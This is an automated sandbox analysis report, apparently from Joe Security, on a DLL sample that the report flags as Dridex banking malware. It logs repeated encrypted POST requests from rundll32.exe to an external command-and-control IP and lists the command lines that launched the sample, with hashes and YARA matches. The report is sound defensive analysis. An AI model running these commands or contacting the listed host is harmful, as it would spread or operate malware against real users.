2021-10-28 02:51:40 UTC	399	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:41 UTC	409	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:41 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.4	50178	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:40 UTC	404	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:40 UTC	404	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:41 UTC	409	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:41 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.4	50185	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:44 UTC	409	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:44 UTC	409	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:44 UTC	419	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:44 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.4	50186	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:44 UTC	414	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:44 UTC	414	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:45 UTC	419	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:45 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.4	50193	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:48 UTC	419	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:48 UTC	419	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:48 UTC	429	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:48 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.4	50194	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:48 UTC	424	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:48 UTC	424	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:48 UTC	429	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:48 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.4	50201	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:51 UTC	429	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:51 UTC	429	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:52 UTC	439	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:52 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.4	50202	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:52 UTC	434	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:52 UTC	434	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:52 UTC	439	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:52 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.4	50209	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:56 UTC	439	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:56 UTC	439	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:57 UTC	449	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:57 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.4	50210	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:56 UTC	444	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:56 UTC	444	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:57 UTC	449	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:57 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49817	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:18 UTC	44	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:18 UTC	45	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:19 UTC	49	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:19 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.4	50217	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:00 UTC	449	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:00 UTC	449	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: zV^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:52:01 UTC	458	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.4	50218	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:52:00 UTC	454	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:52:00 UTC	454	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: uV^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:52:01 UTC	459	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:52:01 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6500 Parent PID: 5324

General

Start time:	04:47:59
Start date:	28/10/2021

Path:	C:\Windows\System32\loadll32.exe
Wow64 process (32bit):	true
Commandline:	loadll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll'
Imagebase:	0xa60000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000000.00000002.1194485552.000000006E3B1000.00000020.00020000.sdmp, Author: Joe Security - Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000000.00000003.784553860.0000000000780000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

File Created

Analysis Process: cmd.exe PID: 6524 Parent PID: 6500

General

Start time:	04:47:59
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll',#1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6532 Parent PID: 6500

General

Start time:	04:48:00
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll,Bluewing
Imagebase:	0x10c0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000002.00000003.753234936.0000000004A80000.00000040.00000010.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 6544 Parent PID: 6524

General

Start time:	04:48:00
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.980776.25006.dll',#1
Imagebase:	0x10c0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000003.00000002.1197217588.000000006E3B1000.00000020.00020000.sdmp, Author: Joe Security - Rule: JoeSecurity_Dridex_1, Description: Yara detected Dridex unpacked file, Source: 00000003.00000003.752228800.0000000004950000.00000040.00000010.sdmp, Author: Joe Security
